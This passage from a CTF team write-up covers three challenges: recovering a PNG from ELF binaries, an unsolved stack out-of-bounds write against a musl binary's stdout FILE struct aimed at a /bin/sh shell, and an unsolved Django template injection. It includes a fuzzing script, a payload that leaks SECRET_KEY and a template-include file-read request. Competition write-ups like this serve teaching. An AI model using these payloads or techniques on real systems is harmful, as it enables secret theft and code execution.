
But after all pattern was covered, new problem appeared. Some of the ELF accept null byte as part of the input. Under the limitation of argv mechanism, it's impossible to pass the ELF validation. By checking the chunk 0 (`\\x89PNG\\x0d\\x0a\\x1a\\x0a`) and chunk 1 (`\\x0dIHDR`), we find this is a PNG file, and each chunk represent 8 bytes. In a PNG file, NULL byte would appear frequently.

So we need to revisit and refactor our validation mechanism. First, we need to let the output to form a PNG file, and need a "best effort" protocol or emulator, to ensure those NULL byte can be handled.

In most of the system (except windows built-in photo viewer), the recovered image can't display properly. It's caused by invalid CRC, so we need a little quick fix.



The image is viewable but it is beyond recognition on first glance, so we believe there are still missing things. While trying to recover the damaged PNG to its original form, we also tested some computer vision operation to this file. Then we found that via enhance contrast and extract RGB channel, we could recover the majority part of the flag (EOF-{w3??_d0N3_b0t}). With a little guess (the sentence should be "well done bot"), we get the correct flag with ?? = 1l .



The solution script is available on [Gist](#). `solve.py` will cover the recover and the PNG repair, `cv.py` will perform CV operation.

The following are problems I failed to solve but had some progress on.

Flag: Not solved

Contribution: All

Analyzing the C source, we can see it is basically an OOB challenge. We are given an array `notes` residing in the stack frame of `main` and we can choose an index within the range `[-inf, 16]`. The program will then allocate a chunk of 128 bytes on our chosen index.

First of all, controlling the flow after `main` return is not available due to the program calling `exit(0)` and also can't reach the return address with the index range limit either.

We are then left with the option of trying to overwrite stack variables that reside in the negative index relative to `notes`, and hopefully the overwritten stack variable will be used by `printf` or `exit`. To verify our thought, we made a simple testing program that just fills the allocated chunk with garbage, and we did get a list of index that will cause the program to crash, hinting the usage of the chunk after `read()`.

```
from pwn import *

# Set log level to critical to reduce noise during the loop
context.log_level = 'critical'

exe = ELF('./chall')
context.binary = exe

print("Starting fuzzing for SIGSEGV...")

# Loop through negative indices, e.g., from -1 down to -50
for i in range(-1, -150, -1):
    try:
        p = process('./chall')
        p.sendline(str(i).encode())
        p.sendline(b'A'*128)
        p.wait_for_close()
        if p.poll() == -11:
            print(f"Index {i} caused SIGSEGV")
        p.close()
    except Exception as e:
        print(f"Error with index {i}: {e}")
        continue
```

```
Starting fuzzing for SIGSEGV...
Index -1 caused SIGSEGV
Index -90 caused SIGSEGV
Index -108 caused SIGSEGV
Index -109 caused SIGSEGV
Index -121 caused SIGSEGV
```

Since it is a statically linked binary with musl libc, the first thought I had was to control the exit handler which is a similar strategy I performed in one of the Other CTFs I participated recently. However, given the lack of write primitive, and the fact that we can only overwrite one spot, this seems infeasible.

After that, we tried to analyze the stack content in the negative index at the point of `read`, and we find some interesting pointers to structs residing in the binary. Among them, the `_IO_FILE*` pointers to structures like `__stdout_FILE`, `__stdin_FILE` are particularly interesting as they will be used by IO functions like `printf`. We can find the definition of such structs [online](#).

What we did next was trying to write into the indices we discovered with the test script and check the content of `__stdout_FILE` to see if it was indeed filled with our data. We then find that `notes[-108]` can help us write to `__stdout_FILE`.

In `_IO_FILE` the struct can define the `0x48: size_t (*write)(FILE *, const unsigned char *, size_t);` function to use when calling `printf`, thus by overwriting this pointer we can control the program flow in `printf`. I first tried to point it to some random gadget like `pop rsp; ret;`. It succeeded, but another problem arises: `rsp` is at an awkward position we do not control, making further ROP chain execution impossible.

```
*R8 0x7ffed2453920 ← 0
*R9 0x40e140 (__stdout_FILE) ← 'AAAAAAA'
*R10 0x40b080 ← 'You have reached the limit of notes! Exiting...'
*R11 0x40b0af ← 0x756e2f7665642f00
*R12 0x2f
*R13 0x40b080 ← 'You have reached the limit of notes! Exiting...'
*R14 0x7ffed2453908 ← 0x3000000008
*R15 0x7ffed2453950 ← 0xffffffffffffffff
*RBP 0x40e140 (__stdout_FILE) ← 'AAAAAAA'
*RSP 0x7ffed24538d8 → 0x4042b1 (vfprintf+257) ← cmp qword ptr [rbp + 0x28], 0
*RIP 0x401704 (calloc+228) ← pop rsp
-----[ DISASM / x86-64 / set emulate on ]-----
▶ 0x401704 <calloc+228>                pop    rsp
                                RSP => 0x4042b1 (vfprintf+257)
0x401705 <calloc+229>                ret
```

We did notice that `rsi, rdx = 0` when we reached the chain, and `rdi` resides exactly at `__stdout_FILE`. This means if we can setup `rax=0x3b` then `syscall`, and put `/bin/sh` at the beginning of `__stdout_FILE`, we will get a free shell.

However, we failed to find such gadget in the last hour of competition, and we also failed to find a stack pivot. Although there is `leave; ret;` and `rbp` is conveniently pointing to our chunk, but `__stdout_FILE` will have most of its lower bytes zeroed out when `printf` is being setup, rendering the chain we have there useless. Still, I included my partly finished exploit in `oonenooote/exploit.py`.

After the competition, one of the players shared their chain and it was really simple: Just a `mov rax, rbx`. It turns out by making certain part of `__stdout_FILE` to have `0x3b`, it will be loaded into `rbx` when the gadget is reached.

[Misc] Welcome to the Django

Flag: Not solved

Contribution: All except the cookie forging script

The challenge provides a interface to do SSTI under Django. Our first thought is to try some common Django SSTI payloads listed [here](#). Inside the project setup `core/settings.py` the `SECRET_KEY` is set based on the environment variable of same name.

```
import os
from pathlib import Path
BASE_DIR = Path(__file__).resolve().parent.parent
SECRET_KEY = os.environ["SECRET_KEY"]
# SECURITY WARNING: don't run with debug turned on in production!
DEBUG = os.environ.get("DEBUG", "False").lower() in ("true", "1")
ALLOWED_HOSTS = ["*"]
```

Based on the [official document](#), this key is used to sign cookies, though at this point we still don't know where is it used. One of the payload listed above, however, can leak the key out: `{{ messages.storages.0.signer.key }}`.

Besides, we also see a snippet that randomizes flag location in the `Dockerfile` :

```
RUN target_dir="/flag_$(tr -dc A-Za-z0-9 </dev/urandom | head -c32)" && \
  mkdir -p "$target_dir" && \
  mv /flag "$target_dir/flag" && \
  chmod 444 "$target_dir/flag"
```

We believe this has something to do with achieving RCE as we have seen similar logic in the challenge "CookieMonster Viewer".

Upon further looking into [the Django template language](#), we found out it is also heavily limited. For example, attributes that start with underscores `_` will not be rendered.

Variable names consist of any combination of alphanumeric characters and the underscore ("_") but may not start with an underscore, and may not be a number.

Back to the RCE, we discovered that when using `PickleSerializer` the app would be vulnerable to [RCE](#), though this is not our case as the application did not specify a serializer and defaults to `JsonSerializer`. We also discovered a possible LFI with `include` but it seems to be confined in the `site-packages/` directory of `django` e.g. `GET /?name=%7b%25%20include%20request.GET.x%20%25%7d&x=admin/base.html HTTP/1.1` will return content of `/home/ctf/.local/lib/python3.14/site-packages/django/contrib/admin/templates/admin/base.html`.

We also looked into performing raw [SQL queries](#) within the template language but the server seems to be unable to process our request containing `raw()`.

Finally, we looked back to check what can we actually achieve with the `SECRET_KEY` variable. We were able to forge a cookie containing our own defined value, and reference it inside the template. We also think of forging a session cookie, but this seems to require `SESSION_ENGINE` to be set as `django.contrib.sessions.backends.signed_cookies`, which also isn't our case.

We were unable to proceed further since we couldn't think of a way to exploit the leaked `SECRET_KEY`.